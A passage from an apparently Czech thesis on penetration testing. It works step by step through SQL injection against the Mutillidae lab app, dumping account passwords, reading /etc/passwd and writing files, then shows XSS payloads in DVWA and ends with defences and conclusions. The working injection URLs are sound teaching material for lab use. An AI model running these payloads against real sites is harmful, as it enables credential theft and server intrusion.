
4.3.5 Čtení informací o databázi pomocí SQL injection

Bylo zjišťováno, kolik sloupců je v tabulce. URL odkaz byl upraven na index.php?page=user-info.php&username=dpuzivatel'+order+by+12+%23&password=123&user-info-php-submit-button=View+Account+Details (12 sloupců).
Stále to bylo mnoho a opět se zobrazilo chybové hlášení.



Obrázek 59: SQL Injections – zjišťování počtu sloupců v tabulce I, zdroj vlastní


Poté byl URL odkaz upraven na index.php?page=user-info.php&username=dpuzivatel'+order+by+6+%23&password=123&user-info-php-submit-button=View+Account+Details (6 sloupců).
Protože se opět objevil chybový výstup, znamená to, že v tabulce je méně než 6 sloupců.



Obrázek 60: SQL Injections – zjišťování počtu sloupců v tabulce II, zdroj vlastní


Následně byl URL odkaz upraven na index.php?page=user-info.php&username=dpuzivatel'+order+by+5+%23&password=123&user-info-php-submit-button=View+Account+Details (5 sloupců).

Příkaz se vykonal bez chyby, což znamená, že tabulka má alespoň 5 sloupců. V předchozím kroku bylo zjištěno, že v tabulce se nachází se méně než sloupců. Z toho plyne, že v tabulce je právě 5 sloupců.



Obrázek 61: SQL Injections – zjišťování počtu sloupců v tabulce III, zdroj vlastní


Pomocí změny URL adresy byl proveden příkaz union 1,2,3,4,5:
index.php?page=user-info.php&username=dpuzivatel'+union+select+1,2,3,4,5+%23&password=123&user-info-php-submit-button=View+Account+Details
Tam, kde byla zobrazena číslice 2, 3 a 4 je možné zobrazit jinou informaci.



Obrázek 62: čtení informací o databázi pomocí SQL injection I, zdroj vlastní

To bylo provedeno pomocí URL adresy:

index.php?page=user-
info.php&username=dpuzivatel'+union+select+1,database(),user(),version(),5+%2
3&password=123&user-info-php-submit-button=View+Account+Details
Místo číslice 2 byla zobrazena název databáze, místo číslice 3 uživatel a místo číslice 4 verze databáze.




Obrázek 63: čtení informací o databázi pomocí SQL injection II, zdroj vlastní

4.3.6 Extrahování citlivých dat z databáze pomocí SQL injection

Pomocí URL odkazu
index.php?page=user-
info.php&username=dpuzivatel'+union+select+1,table_name,null,null,5+from+in
formation_schema.tables+where+table_schema='owasp10'+%23&password=123
&user-info-php-submit-button=View+Account+Details
bylo zjištěny názvy tabulek v databázi.

Obrázek 64: zjištění názvu tabulek v databázi, zdroj vlastní


Byly zobrazeny sloupce v tabulce accounts pomocí URL odkazu:
index.php?page=user-info.php&username=dpuzivatel'+union+select+1,column_name,null,null,5+from+information_schema.columns+where+table_name='accounts'+%23&password=123&user-info-php-submit-button=View+Account+Details
Toto bylo nutné, neboť sloupce mohou mít jiné názvy, než jsou běžné.



Obrázek 65: sloupce v tabulce account, zdroj vlastní

Byla zobrazena všechna uživatelská jména, hesla a informace, o tom, zda je uživatel admin pomocí URL odkazu:
index.php?page=user-info.php&username=dpuzivatel'+union+select+1,username,password,is_admin,5+

from+accounts+%23&password=123&user-info-php-submit-button=View+Account+Details




Obrázek 66: výpis uživatelů, zdroj vlastní

4.3.7 Čtení a zapisování do souboru pomocí SQL injection

Bylo provedeno čtení souboru /etc/passwd pomocí URL odkazu:
index.php?page=user-info.php&username=dpuzivatel'+union+select+null,load_file('/etc/passwd'),null,null,null+from+accounts+%23&password=123&user-info-php-submit-button=View+Account+Details
Obsah souboru se objevil v kolonce username.

Obrázek 67: SQL injection – čtení ze souboru, zdroj vlastní


Byl proveden pokus o zápis do souboru /var/www/mutillidae/example.txt pomocí odkazu:
index.php?page=user-info.php&username=dpuzivatel'+union+select+null,'example example',null,null,null+into+outfile+'/var/www/mutillidae/example.txt'+%23&password=123&user-info-php-submit-button=View+Account+Details
Zápis se nepovedl. Do zadaného umístění zápis není povolen.



Obrázek 68: SQl injection – zápis do souboru I, zdroj vlastní

Byl proveden pokus o zápis do souboru /var/tmp/example.txt pomocí odkazu:
index.php?page=user-info.php&username=dpuzivatel'+union+select+null,'example example',null,null,null+into+outfile+'/var/tmp/example.txt'+%23&password=123

&user-info-php-submit-button=View+Account+Details



Obrázek 69: SQl injection – zápis do souboru II, zdroj vlastní

Bylo provedeno ověření zapsaného souboru přes příkazový řádek stroje Metasploitable.

```
msfadmin@metasploitable:/var/tmp$ cd /var/tmp
msfadmin@metasploitable:/var/tmp$ ls
example.txt
msfadmin@metasploitable:/var/tmp$ cat example.txt
17      dpuzivatel      123     User for diploma theses.        \N
\N      example example \N      \N      \N
msfadmin@metasploitable:/var/tmp$ _
```


Obrázek 70: Metasploitable – ověření zapsaného souboru, zdroj vlastní

4.4 Ochrana proti SQL injections

Někteří administrátoři chrání své webové stránky před SQL injections pomocí filtrů. Můžou pomoci, ale pokud se útočník snaží více, mění šifrování znaků nebo používá proxy, je schopen tyto filtry obejít.
Někteří programátoři používají deniedlist. Takto zabrání použití union, insert nebo podobných příkazů, ale není to 100 % bezpečné. Použití allowedlistu má stejné problémy jako deniedlist.
Nejvhodnější způsob je napsat aplikaci, tak aby neumožňovala injektovat SQL kód a následně ho spustit. Lze to udělat přes parametrizování SQL věty, kde data a kód jsou oddělené.
Filtry je možné použít jako druhou řadu obranu. Dále je vhodné použít, co nejméně práv pro uživatele (jen ta nezbytná). Pro každou databázi je vhodné mít speciálního uživatele se specifickými právy.


4.5 Demonstrace XSS zranitelností

Reflected XSS byla spuštěna URL odkazem:
http://10.0.2.5/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(%22XSS%22)%3C%2Fscript%3E#
Bude taktéž spuštěna, kýmkoliv, kdo na odkaz klikne.




Obrázek 71: XSS – reflected XSS, zdroj vlastní

Nejprve byla vložena zpráva, která se uložila na stránku a obsahovala script.



Obrázek 72: XSS – stored XSS I, zdroj vlastní

Zpráva byla uložena. Spustil se script. Tento script se spustí, kdykoli některý uživatel vstoupí na stránku.



Obrázek 73: XSS – stored XSS II, zdroj vlastní

4.6 Ochrana před XSS

Nejlepší způsob, jak se bránit před XSS je minimalizovat používá nedůvěryhodných vstupů. Veškerý vstup konvertovat do znaků reprezentující HTML. (https://www.freeformatter.com/html-entities.html)

5 Výsledky a diskuse

Zajištění bezpečnosti připojení k bezdrátové síti je na zodpovědnost uživatele. Zvyšování bezpečnosti lze zajistit jen vzděláváním uživatelů o bezpečnosti. Jedná se především o dostatečně silné heslo a používání protokolu WPA2. Nicméně protokol WPA2 má také nějaké bezpečnostní trhliny, nicméně je připravován protokol WPA3. V této práci nebyl popisován, ať už z prostorových důvodů, nebo také proto že není hotov. Stále není známo, o kolik bude bezpečnější než stávající WPA2 protokol.

Při prevenci Man in the Middle útoků jsou úkoly rozděleny, jak mezi uživatele, tak správce webu. Například při použití pluginu HTTPS Everywhere, je na uživateli instalace a spuštění pluginu a na správci serveru zajištění použití protokolu HTTPS. Detekce Man in the Middle útoků je jen pro pokročilé uživatele, když selže prevence.

Při website hackingu je zodpovědnost především na správci webu. Webové stránky musí být napsány takovým způsobem, nebo přidělena jen taková práva, aby uživatelé svými vstupy vytvářeli jen takové akce, ke kterým je web určen.

Tato práce se nezabývala možností se dostat fyzicky k počítači, diskovému úložišti nebo k papíru s heslem na stole.

Dále se nezabývala možností, které umožňuje pokročilý systém jako je BSD linux. Tento systém umožňuje spravovat práva, se kterými lze přistupovat jen k určitým oblastem. Práce se tudíž ani nezabývala situací, kdy jsou tato práva špatně konfigurována.

6 Závěr

V teoretické části bylo definováno, co je obecně hacking. Taktéž se práce zabývala bezpečností.
V práci byly analyzovány nástroje, které byly použity pro zhotovení praktické části. Jedná se tedy o emulátory virtuálních strojů. Z několik popsaných emulátorů byl vybrán VirtualBox.
Dále byly analyzovány operační systémy, které byly instalovány na virtuální stroje. Demonstrace penetračního testování nebyla prováděna na reálných systémech, kvůli omezením daným zákonem.
Byla potvrzena klíčová role operačního systému Kali linux v oboru hackingu a penetračního testování.
Podstatná část teoretická části byla věnována metodám hackování. Tato sekce byla rozdělena do 4 kapitol.
